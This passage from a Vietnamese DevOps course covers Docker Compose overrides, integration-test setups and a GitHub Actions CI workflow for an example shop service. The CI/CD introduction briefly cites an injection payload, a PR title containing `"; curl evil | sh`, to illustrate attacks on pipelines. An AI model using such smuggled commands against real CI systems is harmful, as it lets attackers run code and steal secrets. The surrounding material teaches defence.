Profile làm một số dịch vụ chỉ khởi động khi được yêu cầu. Trong `compose.yaml`, `prometheus` và `grafana` có `profiles: ["obs"]`, nên `docker compose up` bình thường không chạy chúng, còn `docker compose --profile obs up` thì có (xem tầng 1 trong thứ tự khởi động ở trên).

Tệp chồng (override): `docker compose -f compose.yaml -f compose.dev.yaml up`. Compose đọc theo thứ tự và **hợp nhất**: giá trị đơn lẻ (chuỗi, số) của tệp sau ghi đè tệp trước; danh sách và bản đồ được gộp (bản đồ `environment` hợp nhất theo khóa; danh sách `ports` nối thêm). Tệp chồng của ShopGo bật `LOG_LEVEL=debug`, tăng giới hạn tần suất, hạ chi phí `bcrypt` cho tiện thử tay, cấu hình `develop.watch` và thêm Mailpit. Xem kết quả hợp nhất thật:

```
# compose.dev.yaml
# Lớp chồng cho phát triển: docker compose -f compose.yaml -f compose.dev.yaml up --watch
# Compose hợp nhất hai tệp: khóa trùng được GHI ĐÈ (đơn trị) hoặc GỘP (danh sách, bản đồ).
services:
  api:
    environment:
      LOG_LEVEL: debug
      RATE_LIMIT_RPS: "1000"      # thoải mái khi phát triển
      BCRYPT_COST: "4"            # băm mật khẩu nhanh cho test thủ công (production >= 10)
    develop:
      watch:
        # Sửa mã Go -> dựng lại ảnh và thay container (không cần tự chạy lại lệnh)
        - action: rebuild
          path: ./internal
        - action: rebuild
          path: ./cmd
        - action: rebuild
          path: go.mod
  db:
    ports:
      - "127.0.0.1:5432:5432"
    command: ["postgres", "-c", "log_statement=all", "-c", "log_min_duration_statement=0"]  # xem mọi câu
SQL
```

```
  mailpit:                        # hộp thư giả để thử email (Buổi 35)
    image: axllent/mailpit:v1.27
    ports:
      - "127.0.0.1:8025:8025"


cd "$REF"
export POSTGRES_PASSWORD=mat-khau-thu JWT_SECRET=chuoi-ngau-nhien-dai-it-nhat-32-ky-tu
norm() { sed -E 's#[A-Za-z]:[^ ]*scratchpad[^ ]*shopgo#<thư-mục-dự-án>#'; }
echo '# tương đương: docker compose config api      (chỉ compose.yaml)  -> phần environment'
devopscheck compose-service api compose.yaml | norm | sed -n '/environment:/,/networks:/p' | sed '$d'
echo
echo '# tương đương: docker compose -f compose.yaml -f compose.dev.yaml config api   -> hợp nhất:
LOG_LEVEL, RATE_LIMIT_RPS, BCRYPT_COST được thêm; còn lại giữ nguyên'
devopscheck compose-service api compose.yaml compose.dev.yaml | norm | sed -n '/environment:/,/networks:/p'
| sed '$d'
echo
echo '# tương đương: docker compose -f ... config   (dịch vụ mới chỉ có trong lớp chồng)'
devopscheck compose compose.yaml compose.dev.yaml
```

```
# tương đương: docker compose config api      (chỉ compose.yaml)  -> phần environment
    environment:
        ADMIN_EMAIL: admin@shopgo.vn
        ADMIN_PASSWORD: quan-tri-vien-1
        APP_ENV: dev
        AUTO_MIGRATE: "false"
        DATABASE_URL: postgres://shopgo:mat-khau-thu@db:5432/shopgo?sslmode=disable
        JWT_SECRET: chuoi-ngau-nhien-dai-it-nhat-32-ky-tu
        REDIS_ADDR: redis:6379

# tương đương: docker compose -f compose.yaml -f compose.dev.yaml config api   -> hợp nhất: LOG_LEVEL,
RATE_LIMIT_RPS, BCRYPT_COST được thêm; còn lại giữ nguyên
    environment:
        ADMIN_EMAIL: admin@shopgo.vn
        ADMIN_PASSWORD: quan-tri-vien-1
        APP_ENV: dev
        AUTO_MIGRATE: "false"
        BCRYPT_COST: "4"
        DATABASE_URL: postgres://shopgo:mat-khau-thu@db:5432/shopgo?sslmode=disable
        JWT_SECRET: chuoi-ngau-nhien-dai-it-nhat-32-ky-tu
        LOG_LEVEL: debug
        RATE_LIMIT_RPS: "1000"
        REDIS_ADDR: redis:6379

# tương đương: docker compose -f ... config   (dịch vụ mới chỉ có trong lớp chồng)
compose hợp lệ: 6 dịch vụ (api, db, mailpit, migrate, redis, worker)
```

Quan sát: ba biến mới (`BCRYPT_COST`, `LOG_LEVEL`, `RATE_LIMIT_RPS`) được **thêm vào** mà các biến cũ giữ nguyên, và dịch vụ `mailpit` chỉ tồn tại sau khi chồng tệp. Đây chính xác là thứ `docker compose config` in ra; luôn dùng nó để kiểm tra cấu hình hiệu lực khi hành vi "không như mong đợi". Một lưu ý đáng giá: bản đồ trong `environment` được hợp nhất, nhưng một số khóa (`command`, `entrypoint`) bị **thay hoàn toàn**; hãy kiểm tra bằng `config` thay vì đoán. Bản chồng cũng đặt `BCRYPT_COST=4` chỉ cho phát triển; `config.Load` của ứng dụng từ chối giá trị < 10 khi `APP_ENV=production` (một ví dụ về cấu hình có kiểm tra ràng buộc).

Mảnh YAML (`x-app-env` với neo/tham chiếu) tránh lặp lại cùng khối `environment` cho `api`, `worker` và `migrate`. Với cấu hình lớn hơn có `extends` (dùng lại định nghĩa dịch vụ từ tệp khác) và `include` (nhúng cả tệp Compose khác).

7. Vòng lặp phát triển hằng ngày

Các lệnh bạn sẽ gõ nhiều nhất (cú pháp chuẩn; chạy trên máy bạn):

```
docker compose up --build -d              # dựng lại ảnh nếu mã đổi, chạy nền
docker compose up --build --wait          # chờ mọi dịch vụ khỏe rồi mới trả quyền điều khiển (rất hợp cho script/CI)
docker compose ps                         # trạng thái và sức khỏe từng dịch vụ
docker compose logs -f api worker         # theo dõi nhật ký của một vài dịch vụ
docker compose exec db psql -U shopgo shopgo        # mở psql trong container PostgreSQL
docker compose exec -T db psql -U shopgo shopgo < scripts/seed.sql   # -T: không cấp TTY, để dùng chuyển hướng
docker compose run --rm migrate           # chạy một lần một dịch vụ (rồi xóa container)
docker compose restart api                # khởi động lại một dịch vụ
docker compose -f compose.yaml -f compose.dev.yaml up --watch   # tự dựng lại khi mã đổi (develop.watch)
docker compose down                       # dừng và xóa container, giữ volume
docker compose down -v                    # xóa luôn volume: trạng thái sạch tinh
```

`docker compose watch`/`--watch` theo dõi các đường dẫn khai báo trong `develop.watch` và thực hiện hành động (`rebuild`, `sync`, `sync+restart`) khi tệp đổi. Với Go, chương trình được biên dịch nên `rebuild` là hợp lý (chạy lại bước `go build` trong Dockerfile, tận dụng bộ nhớ đệm lớp ở Buổi 43 nên nhanh). Phương án khác là chạy API **trực tiếp trên máy** (`go run ./cmd/api`) trong khi chỉ PostgreSQL/Redis chạy trong Compose; nhanh nhất cho gỡ lỗi bằng trình gỡ lỗi của IDE, và là cách nhiều nhóm thực sự làm hằng ngày. Dùng `make up`/`make down` (Buổi 42) để mọi người gõ cùng một lệnh.

Thói quen tốt: `README` có đoạn "Chạy lần đầu" gồm đúng 3 lệnh (`cp .env.example .env`, `make up`, `curl localhost:8080/healthz`) và một người mới trong nhóm có thể làm theo trong 10 phút. Nếu không, môi trường chưa đủ tốt: đó là chỉ số đáng đo.

8. Compose cho kiểm thử tích hợp

Các bài test tích hợp của ShopGo (Buổi 31) cần một PostgreSQL thật. Có hai cách sạch sẽ, đều dựa trên container:

Cách 1: tệp Compose riêng cho test, chạy trước bộ test và dọn sau. Điểm khác với môi trường phát triển: dữ liệu nằm trong `tmpfs` (RAM, nhanh và sạch), cổng khác (`55433`, `56379`) để không đụng PostgreSQL cục bộ của bạn, và vài tham số chỉ dành cho test (`fsync=off`: nhanh hơn nhiều nhưng **mất dữ liệu khi sập nguồn**, tuyệt đối không dùng ở nơi khác):

```
# compose.test.yaml
# Hạ tầng tối thiểu cho kiểm thử tích hợp: docker compose -f compose.test.yaml up -d --wait
# Dùng tmpfs (RAM) để cơ sở dữ liệu nhanh và sạch sau mỗi lần chạy.
name: shopgo-test
services:
  db:
    image: postgres:18-alpine
    environment:
      POSTGRES_USER: shopgo
      POSTGRES_PASSWORD: test-only
      POSTGRES_DB: shopgo
    tmpfs:
      - /var/lib/postgresql
    command: ["postgres", "-c", "fsync=off", "-c", "synchronous_commit=off", "-c", "full_page_writes=off"]
# chỉ cho test
    ports:
      - "127.0.0.1:55433:5432"
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U shopgo -d shopgo"]
      interval: 2s
      timeout: 2s
      retries: 15
  redis:
    image: redis:8-alpine
    ports:
      - "127.0.0.1:56379:6379"
    healthcheck:
```

```
      test: ["CMD", "redis-cli", "ping"]
      interval: 2s
      timeout: 2s
      retries: 15
```

Đích `make itest` trong Makefile bọc quy trình: `up -d --wait`, chạy `go test` với `DATABASE_URL` trỏ vào cổng test, **luôn** `down -v` (dù test lỗi, nhờ lưu mã thoát `rc`), rồi thoát với mã đúng. Kiểm tra thêm bằng `docker compose -f compose.test.yaml config` trong CI.

Cách 2: Testcontainers khởi động container ngay **từ mã test Go**, với cổng ngẫu nhiên và tự dọn. Ưu điểm so với Compose: mỗi test (hay mỗi gói) tự có cơ sở dữ liệu riêng, chạy song song không đụng nhau, không có bước chuẩn bị ngoài `go test`; nhược điểm: phụ thuộc thư viện, cần quyền truy cập Docker socket trong CI, và khởi động chậm hơn nếu mỗi test dựng một container (nên dựng một container cho cả gói rồi cô lập bằng schema/giao dịch, như `newEnv` của ShopGo với mỗi test một schema riêng). Ví dụ (cần Docker daemon để chạy, nên ở đây chỉ được biên dịch và kiểm tra):

```
package main

import (
    "context"
    "fmt"
    "log"

    "github.com/jackc/pgx/v5"
    "github.com/testcontainers/testcontainers-go"
    "github.com/testcontainers/testcontainers-go/modules/postgres"
)

// Testcontainers: khởi động PostgreSQL THẬT trong Docker ngay từ mã Go (cần Docker daemon), dùng, rồi tự dọn.
func main() {
    ctx := context.Background()

    pg, err := postgres.Run(ctx, "postgres:18-alpine",
        postgres.WithDatabase("shopgo"),
        postgres.WithUsername("shopgo"),
        postgres.WithPassword("test-only"),
        postgres.BasicWaitStrategies(), // chờ đến khi DB thật sự nhận kết nối, không chỉ khi tiến trình đã chạy
    )
    if err != nil {
        log.Fatal(err)
    }
    defer func() { _ = testcontainers.TerminateContainer(pg) }() // luôn dọn, kể cả khi lỗi giữa chừng

    dsn, err := pg.ConnectionString(ctx, "sslmode=disable") // cổng ngẫu nhiên: nhiều lần chạy song song không đụng nhau
    if err != nil {
        log.Fatal(err)
    }
    conn, err := pgx.Connect(ctx, dsn)
    if err != nil {
        log.Fatal(err)
    }
    defer conn.Close(ctx)

    var version string
    if err := conn.QueryRow(ctx, "SELECT version()").Scan(&version); err != nil {
        log.Fatal(err)
    }
    fmt.Println(version)
}
```

Chọn thế nào? Nhóm nhỏ, hạ tầng đơn giản: **Compose + Makefile** dễ hiểu và dùng chung với môi trường phát triển. Nhiều gói test song song, cần cô lập mạnh, hoặc nhiều loại hạ tầng khác nhau cho từng test: **Testcontainers**. Cả hai đều tốt hơn nhiều so với cơ sở dữ liệu giả hoặc "một DB dùng chung cho cả nhóm" (nơi test của người này phá dữ liệu của người kia). Trong GitHub Actions bạn còn có thể khai báo `services:` ngay trong job (xem `ci.yml`, Buổi 45).

9. Giám sát cục bộ

Profile `obs` dựng Prometheus và Grafana trỏ vào API (`/metrics` ở cổng nội bộ 9090) và worker (9091), dùng cùng tệp cấu hình và quy tắc cảnh báo như production:

```
# deploy/prometheus/prometheus.yml
global:
  scrape_interval: 15s
  evaluation_interval: 15s

rule_files:
  - /etc/prometheus/rules/*.yml

scrape_configs:
  - job_name: shopgo-api
    static_configs:
      - targets: ["api:9090"]       # trong Compose; trên Kubernetes dùng kubernetes_sd_configs hoặc
ServiceMonitor
  - job_name: shopgo-worker
    static_configs:
      - targets: ["worker:9091"]
```

Hai điểm: (1) trong mạng Compose, Prometheus cào `api:9090` bằng **tên dịch vụ**; cổng 9090 không được công bố ra host, nên `/metrics` không lộ ra ngoài (đúng thiết kế ở Buổi 38). (2) Các quy tắc cảnh báo là **cùng một tệp** `deploy/prometheus/rules/shopgo.rules.yml` mà Buổi 49 kiểm thử bằng `promtool test rules`: cấu hình giám sát cũng là mã, được kiểm thử và dùng lại giữa môi trường. Mở Grafana ở `http://localhost:3000`, thêm nguồn dữ liệu Prometheus `http://prometheus:9090`, và bạn có ngay các biểu đồ RED của Buổi 38 trên môi trường cục bộ.

10. Giới hạn của Compose

Compose rất tốt cho **một máy**: phát triển, kiểm thử, và cả production nhỏ (một VPS chạy `docker compose up -d` với `restart: unless-stopped` và Nginx phía trước là một cấu hình thực tế có thật ở nhiều startup). Nhưng nó không có:

- **Triển khai cuốn chiếu không gián đoạn**: `up -d` với ảnh mới dừng container cũ rồi mới chạy mới (có khoảng ngắt) trừ khi bạn tự ghép cách xanh/lục.
- **Nhiều máy**: không dàn trải container qua nhiều node, không tự chuyển khi node chết.
- **Co giãn tự động, kiểm tra sức khỏe cấp nền tảng với việc thay thế**, quản lý bí mật và cấu hình mạnh, mạng chính sách, kiểm soát truy cập.

Khi bạn cần các thứ đó (nhiều bản sao trên nhiều máy, không gián đoạn khi nâng cấp, co giãn theo tải), đã đến lúc **Kubernetes** (Buổi 47). Tin vui: những gì bạn học ở đây chuyển sang gần như nguyên vẹn: dịch vụ ↔ Deployment + Service, `healthcheck` ↔ probe, `depends_on: completed_successfully` ↔ Job/initContainer, `volumes` ↔ PersistentVolumeClaim, `secrets` ↔ Secret, `profiles`/tệp chồng ↔ Kustomize overlay. Công cụ `kompose` có thể chuyển đổi sơ bộ, nhưng viết tay manifest sạch tốt hơn.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `localhost` **trong container** trỏ tới PostgreSQL/Redis (đúng phải là tên dịch vụ); ngược lại, dùng `db` từ máy host.
2. `depends_on` **không có** `condition: service_healthy`, API crash vì DB chưa sẵn sàng; hoặc ngược lại tin hoàn toàn vào thứ tự mà ứng dụng không tự thử lại.
3. **Công bố cổng DB ra** `0.0.0.0` (`"5432:5432"`), lộ cơ sở dữ liệu ra mạng; Docker bỏ qua `ufw`.
4. **Volume PostgreSQL gắn sai đường dẫn** (không khớp bản đang dùng), dữ liệu mất khi tạo lại container.
5. `docker compose down -v` **trên môi trường có dữ liệu cần giữ**; hoặc tin volume phát triển là nơi lưu dữ liệu quan trọng.
6. **Commit** `.env` **có bí mật thật**, hoặc `.env` không nằm trong `.dockerignore`; không dùng `${VAR:?}` nên thiếu biến chỉ biết khi chạy.
7. **Giá trị YAML bị hiểu sai kiểu** (`false`, `1.10`, `no` không để trong ngoặc kép), thụt lề lệch.
8. **Chồng tệp mà không kiểm tra bằng** `docker compose config`; đoán thay vì xem cấu hình hiệu lực.
9. **Dùng tham số "nhanh mà nguy hiểm" (**`fsync=off`**) ngoài môi trường test.**
10. **Test tích hợp dùng một DB dùng chung** hoặc không dọn, test chạy sau phụ thuộc dữ liệu của test trước.
11. **Môi trường phát triển lệch production** (khác phiên bản PostgreSQL, không có Redis nên không thấy lỗi cache).
12. **Chạy mọi thứ bằng root và đủ quyền** trong Compose dù production không vậy (`cap_drop`, `read_only` giúp bắt lỗi sớm).
13. **Tệp Compose phát triển được đem làm production** nguyên xi (cổng DB mở, mật khẩu mặc định, `LOG_LEVEL=debug`, `RATE_LIMIT_RPS=1000`).
14. **Quên giới hạn tài nguyên**; một dịch vụ rò bộ nhớ làm treo cả máy phát triển hay CI.
15. **Không có hướng dẫn "chạy lần đầu"** hoặc hướng dẫn đã lỗi thời; người mới mất nửa ngày.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Trước Compose, việc thiết lập môi trường của đội ShopGo là một tài liệu 6 trang: cài PostgreSQL, tạo vai trò, tạo cơ sở dữ liệu, cài Redis, đặt biến, chạy migration. Mỗi người mới mất nửa ngày và hai người luôn có hai cách thiết lập hơi khác nhau, nên lỗi "trên máy tôi chạy" xuất hiện đều đặn. Sau khi chuyển sang Compose, người mới chạy `make up` và có hệ thống đầy đủ trong vài phút; tài liệu còn một đoạn 3 lệnh. Nhưng điều có giá trị hơn lại đến sau đó: vì CI dùng đúng `compose.test.yaml`, bộ test tích hợp bắt được một lỗi chỉ xuất hiện với PostgreSQL thật (một câu `INSERT ... ON CONFLICT` dùng sai chỉ mục), lỗi mà trước đó với cơ sở dữ liệu giả lập đã lọt lên production. Và khi sự cố "Redis chết" xảy ra thật, họ diễn tập lại tại chỗ bằng `docker compose stop redis` để xem API có đúng là fail-open không (có), rồi biến việc đó thành một bài test. Một lần đáng nhớ khác: một thành viên chạy `docker compose down -v` ở nhánh cũ và xóa cơ sở dữ liệu phát triển chứa dữ liệu dùng chung để trình diễn cho khách hàng; từ đó họ chia hai bộ: dữ liệu mẫu tái tạo được bằng `make seed`, để mất dữ liệu không còn là chuyện lớn. Bài học: môi trường cục bộ tốt là **một hệ thống có thể dựng lại từ số không bằng một lệnh**, và tính tái tạo đó (không phải sự tiện lợi) là giá trị thật.

13. Tóm tắt

Tóm tắt buổi học

- **Compose** mô tả cả hệ thống nhiều container bằng một tệp YAML khai báo; `docker compose up` đưa thực tế về đúng mô tả.
- **Mạng**: tên dịch vụ là tên máy (DNS nội bộ); `localhost` trong container là chính nó; `ports` công bố ra host (buộc `127.0.0.1`), `expose` chỉ trong mạng; ứng dụng nghe `0.0.0.0` trong container.
- **Khởi động**: `healthcheck` định nghĩa "sẵn sàng", `depends_on` với `service_healthy` / `service_completed_successfully` (migrate là bước riêng); ứng dụng vẫn phải tự thử lại kết nối.
- **Cấu hình**: nội suy `${VAR:-x}`, `${VAR:?lỗi}` (fail-fast), `.env` không commit, `.env.example` làm mẫu; bí mật dạng tệp (`secrets`) tốt hơn biến môi trường khi có thể.
- **Volume**: đặt tên (bền), bind (chia sẻ tệp), tmpfs (nhanh, sạch); PostgreSQL 18 gắn vào `/var/lib/postgresql`; `down -v` xóa dữ liệu.
- **Profile**, **tệp chồng** (hợp nhất: đơn trị ghi đè, danh sách/bản đồ gộp), mảnh YAML `x-`; luôn kiểm tra bằng `docker compose config`.
- **Kiểm thử tích hợp**: `compose.test.yaml` với `tmpfs` + `make itest`, hoặc **Testcontainers** cho cô lập mạnh; cả hai hơn DB giả hay DB dùng chung.
- **Giới hạn**: một máy, không cuốn chiếu/không gián đoạn, không co giãn; nhu cầu đó dẫn tới Kubernetes, và các khái niệm chuyển sang gần như một-một.

14. Bài tập

1. **[Cơ bản]** Dựng ShopGo bằng `docker compose up --build --wait` trên máy bạn. Dùng `docker compose ps` để xác nhận mọi dịch vụ khỏe, chạy `scripts/smoke.sh` vào API, rồi kiểm tra `docker compose logs migrate` đã chạy và thoát mã 0. Dừng PostgreSQL (`docker compose stop db`) rồi mở `/readyz` của API; ghi lại điều gì xảy ra và vì sao `/healthz` vẫn `200`.
2. **[Cơ bản]** Cố ý phạm ba lỗi trong `compose.yaml` rồi dùng `docker compose config` để thấy thông báo: thiếu biến bắt buộc, thụt lề sai, một giá trị `false` không có ngoặc kép cho khóa kiểu chuỗi. Với mỗi lỗi, ghi thông báo và cách sửa.
3. **[Trung bình]** Tạo `compose.ci.yaml` dùng cho CI: bỏ mọi `ports`, thêm `healthcheck` cho API (`/app/api healthcheck`), và một dịch vụ `smoke` (ảnh nhỏ có `curl` hoặc chính script bằng Go) chạy `scripts/smoke.sh` vào `http://api:8080` rồi thoát; `docker compose -f compose.yaml -f compose.ci.yaml up --exit-code-from smoke --abort-on-container-exit` phải trả mã 0 khi mọi thứ đúng. Viết thêm một nhánh cố ý hỏng để chứng minh mã thoát khác 0.
4. **[Trung bình]** Thêm Nginx (cấu hình ở Buổi 46) vào Compose làm điểm vào duy nhất: chỉ Nginx công bố cổng, API và DB chỉ trong mạng riêng; tách hai mạng (`edge`: nginx↔api, `data`: api↔db/redis). Chứng minh DB không với tới được từ Nginx bằng `docker compose exec nginx` (gọi tới `db:5432` thất bại).
5. **[Trung bình]** Viết bộ test tích hợp mới cho API dùng **Testcontainers** (một PostgreSQL cho cả gói test, mỗi test một schema riêng giống `newEnv`). Đo thời gian chạy so với `compose.test.yaml` và với hai cách có/không chạy song song (`t.Parallel()`); báo cáo khi nào mỗi cách thắng.
6. **[Nâng cao]** Chuyển bí mật của Compose từ biến môi trường sang `secrets:` dạng tệp: ShopGo đọc `JWT_SECRET_FILE`, `DATABASE_URL_FILE` (sửa `config.Load` để hỗ trợ hậu tố `_FILE`, có test), PostgreSQL dùng `POSTGRES_PASSWORD_FILE`. Chứng minh `docker inspect` không còn lộ bí mật trong `Env`.

7. **[Nâng cao]** Viết bài **diễn tập thất bại** bằng Compose + Toxiproxy: chèn Toxiproxy giữa API và PostgreSQL/Redis; kịch bản tự động (bằng script hoặc test Go) gồm DB chậm 3 giây, Redis mất kết nối, mất gói 20%. Với mỗi kịch bản, kiểm tra các khẳng định của Buổi 39 (timeout, fail-open, breaker, `/readyz`) và đưa kết quả vào `make chaos`.
8. **[Thử thách]** Thiết kế **bản Compose chạy production trên một VPS** (hợp lý cho giai đoạn đầu): Nginx + TLS (Buổi 46), API hai bản sao sau Nginx (`deploy.replicas` hoặc hai dịch vụ), PostgreSQL với sao lưu theo lịch (`scripts/backup.sh`), giới hạn tài nguyên, `restart`, ghi nhật ký có xoay vòng (`logging.options`), và chiến lược nâng cấp "xanh/lục" gần-không-gián-đoạn bằng script. Liệt kê rõ những gì còn thiếu so với Kubernetes và tiêu chí (số bản sao, tải, yêu cầu SLA) để quyết định chuyển.

Buổi 45 — CI/CD với GitHub Actions

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 37, 42, 43, 44

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Phân biệt **CI**, **phân phối liên tục** và **triển khai liên tục**, và đặt pipeline thành mã trong kho.
- Viết workflow GitHub Actions hoàn chỉnh cho dịch vụ Go: lint, test với PostgreSQL thật, quét bảo mật, dựng ảnh, với **quyền tối thiểu**, bộ nhớ đệm, hủy lượt chạy cũ và giới hạn thời gian.
- Lint chính workflow bằng **actionlint** và nhận ra các lỗ hổng phổ biến của pipeline: **chèn lệnh** qua dữ liệu do người dùng kiểm soát, `pull_request_target`, hành động bên thứ ba không ghim, token quyền rộng.
- Xác thực với đám mây bằng **OIDC** thay vì khóa dài hạn; ký ảnh bằng **cosign** theo digest và xác minh trước khi triển khai.
- Thiết kế đường **phát hành → staging → production** có cổng duyệt tay, bàn giao cho GitOps, và chiến lược triển khai (cuốn chiếu, xanh/lục, canary, cờ tính năng) kèm kế hoạch quay lui.
- Giữ pipeline **nhanh, ổn định và rẻ**: bộ nhớ đệm, song song, bộ lọc đường dẫn, xử lý test chập chờn.

Pipeline CI/CD là mục tiêu tấn công giá trị cao nhất của chuỗi cung ứng phần mềm

Pipeline chạy mã tùy ý (của bạn, của phụ thuộc, của hành động bên thứ ba) với quyền đẩy ảnh lên registry, đọc bí mật triển khai và ghi vào production. Kẻ tấn công không cần phá production nếu chiếm được pipeline. Các sự cố thật liên tục xảy ra: hành động bên thứ ba bị cài mã độc để lấy bí mật từ nhật ký của hàng nghìn kho (như vụ `tj-actions/changed-files` năm 2025), tiêu đề PR chứa `"; curl evil | sh` chèn vào một bước `run:`, hay khóa AWS lưu làm bí mật bị rò qua một fork. Buổi này dạy cả hai mặt của cùng một đồng xu: **tự động hóa để đi nhanh** và **thiết kế pipeline như một hệ thống cần được bảo vệ**.

Về những gì chạy được ở buổi này

Workflow chạy trên máy chủ của GitHub, nên không thể "chạy thật" ở máy kiểm chứng. Thay vào đó: (1) **mọi workflow trong bản tham chiếu đều qua** `actionlint` (bộ phân tích tĩnh chính thức nhất cho Actions, kiểm tra cả đầu vào của các hành động phổ biến); (2) **chạy thật trên máy này đúng chuỗi cổng** mà job `lint`/`test`/`security` thực hiện (trừ `-race`, cần cgo), kèm thời gian; (3) kiểm tra cấu hình Terraform cho OIDC bằng `terraform validate`. Phần chạy trên GitHub (cache, runner, cosign, OIDC thật) là cú pháp chuẩn chưa thực thi ở đây.

1. CI, phân phối liên tục và triển khai liên tục

- **Tích hợp liên tục (CI):** mỗi thay đổi được tích hợp vào nhánh chính thường xuyên và **kiểm tra tự động** (biên dịch, kiểm thử, phân tích tĩnh, quét bảo mật). Mục tiêu là *phản hồi nhanh* và *nhánh chính luôn khỏe*.

- **Phân phối liên tục (Continuous Delivery):** mọi thay đổi đã qua CI được đóng gói thành *thứ có thể phát hành* và triển khai tự động lên staging; việc đẩy lên production là một **quyết định của con người** (một cú nhấp).
- **Triển khai liên tục (Continuous Deployment):** mọi thay đổi qua mọi cổng được đẩy lên production tự động, không có bước duyệt tay. Đòi hỏi bộ kiểm thử, giám sát và khả năng quay lui rất tốt.

ShopGo dừng ở **phân phối liên tục**: staging tự động, production duyệt tay (do rủi ro tiền bạc; nhiều đội tiến lên triển khai liên tục khi chỉ số tin cậy đủ cao). Nguyên tắc nền của mọi pipeline tốt:

1. **Pipeline là mã** nằm trong kho (`.github/workflows/`), được review như mã ứng dụng.
2. **Phản hồi nhanh**: cổng bắt buộc xong trong khoảng 10 phút; chậm hơn thì chia song song, thêm bộ nhớ đệm, hoặc dời bớt kiểm tra xuống sau.
3. **Dựng một lần, triển khai nhiều lần**: ảnh được dựng *một lần* khi phát hành, đánh dấu bằng digest; chính digest đó đi qua staging rồi production.
4. **Có thể tái lập và truy vết**: biết phiên bản đang chạy do commit nào, dựng bởi lần chạy nào, ký bởi ai.
5. **Quyền tối thiểu và bí mật ngắn hạn** ở mọi bước.
6. **Pipeline đỏ là việc phải sửa ngay**, không phải nền cảnh quan: một pipeline thường xuyên đỏ vì test chập chờn sẽ bị mọi người học cách bỏ qua.

2. Mô hình của GitHub Actions

Khái niệm	Ý nghĩa
Workflow	Một tệp YAML trong `.github/workflows/`; kích hoạt bởi sự kiện
Sự kiện (`on:`)	`push`, `pull_request`, `workflow_dispatch` (chạy tay), `schedule` (cron), `workflow_run`, `release`...
Job	Nhóm bước chạy trên **một runner**; các job chạy **song song** trừ khi có `needs:`
Step	Một lệnh `run:` hoặc một hành động `uses:`
Runner	Máy ảo sạch mỗi lần chạy (`ubuntu-24.04`), do GitHub cấp hoặc tự quản (self-hosted)
Action	Gói bước dùng lại (`actions/checkout@v5`), viết bằng JS, Docker hoặc composite
Context / biểu thức	`${{ github.sha }}`, `${{ secrets.X }}`, `${{ needs.job.outputs.v }}`, `if: ${{ ... }}`
Artifact / cache	Artifact: tệp xuất để tải về hoặc giữa các job. Cache: tăng tốc bằng cách lưu thư mục (mô-đun Go, bộ đệm dựng)
Environment	Môi trường có tên (`staging`, `production`) với bí mật riêng và **quy tắc bảo vệ** (người duyệt, thời gian chờ)

Vài đặc tính hay gây bất ngờ: mỗi job bắt đầu trên **máy sạch** (không có gì từ job trước trừ artifact/cache); mỗi `run:` là một shell riêng (biến `export` ở bước này không sang bước sau, dùng `$GITHUB_ENV`/`$GITHUB_OUTPUT`); shell mặc định trên Linux là `bash -e {0}` **không có** `pipefail` (chỉ khi khai báo `shell: bash` tường minh mới là `bash -e -o pipefail {0}`), nên `lenh_loi | tee log` thành công giả; và mặc định chạy `pull_request` từ **fork** không có quyền đọc bí mật (đúng và cần thiết).

3. Workflow CI của ShopGo

Đây là `ci.yml` của bản tham chiếu. Đọc nó thật kỹ, vì từng dòng là một quyết định:

```yaml
# .github/workflows/ci.yml
name: ci
```

```yaml
on:
  pull_request:
  push:
    branches: [main]

# Một lần chạy mới trên cùng nhánh hủy lần cũ đang chạy (tiết kiệm phút CI).
concurrency:
  group: ci-${{ github.ref }}
  cancel-in-progress: true

# Quyền tối thiểu cho GITHUB_TOKEN; job nào cần hơn thì tự khai báo.
permissions:
  contents: read

jobs:
  lint:
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v5
      - uses: actions/setup-go@v6
        with:
          go-version-file: go.mod
          cache: true
      - name: gofmt
        run: |
          out="$(gofmt -l .)"
          if [ -n "$out" ]; then echo "Các tệp chưa gofmt:"; echo "$out"; exit 1; fi
      - name: go vet
        run: go vet ./...
      - name: go mod tidy không đổi gì
        run: |
          go mod tidy
          git diff --exit-code go.mod go.sum
      - name: golangci-lint (gồm gosec, errcheck, bodyclose, noctx...)
        uses: golangci/golangci-lint-action@v8
        with:
          version: v2.14.0

  test:
    runs-on: ubuntu-24.04
    timeout-minutes: 15
    services:
      postgres:
        image: postgres:18-alpine
        env:
          POSTGRES_USER: shopgo
          POSTGRES_PASSWORD: ci-only-password
          POSTGRES_DB: shopgo
        ports: ["5432:5432"]
        options: >-
          --health-cmd "pg_isready -U shopgo"
          --health-interval 5s
          --health-timeout 3s
          --health-retries 10
    env:
      DATABASE_URL: postgres://shopgo:ci-only-password@localhost:5432/shopgo?sslmode=disable
    steps:
      - uses: actions/checkout@v5
      - uses: actions/setup-go@v6
        with:
          go-version-file: go.mod
          cache: true
      - name: Test (có phát hiện đua dữ liệu)
        run: go test -race -count=1 -coverprofile=coverage.out ./...
      - name: Tổng độ phủ
        run: go tool cover -func=coverage.out | tail -1
      - uses: actions/upload-artifact@v4
        with:
```

```
        name: coverage
        path: coverage.out
        retention-days: 7

  security:
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v5
      - uses: actions/setup-go@v6
        with:
          go-version-file: go.mod
          cache: true
      - name: govulncheck
        run: go run golang.org/x/vuln/cmd/govulncheck@v1.8.0 ./...

  image:
    runs-on: ubuntu-24.04
    timeout-minutes: 15
    needs: [lint, test, security]
    steps:
      - uses: actions/checkout@v5
      - uses: docker/setup-buildx-action@v3
      - name: Dựng thử ảnh api (không đẩy)
        uses: docker/build-push-action@v6
        with:
          context: .
          target: api
          push: false
          load: true
          tags: shopgo-api:ci
          cache-from: type=gha
          cache-to: type=gha,mode=max
      - name: Quét lỗ hổng ảnh
        uses: aquasecurity/trivy-action@0.33.1
        with:
          image-ref: shopgo-api:ci
          severity: HIGH,CRITICAL
          exit-code: "1"
          ignore-unfixed: true
```

Phân tích:

- `on: pull_request` và `push` **lên** `main`: kiểm tra PR trước khi hợp nhất; và kiểm tra lại `main` sau hợp nhất (phòng trường hợp hai PR riêng đều xanh nhưng ghép lại đỏ).
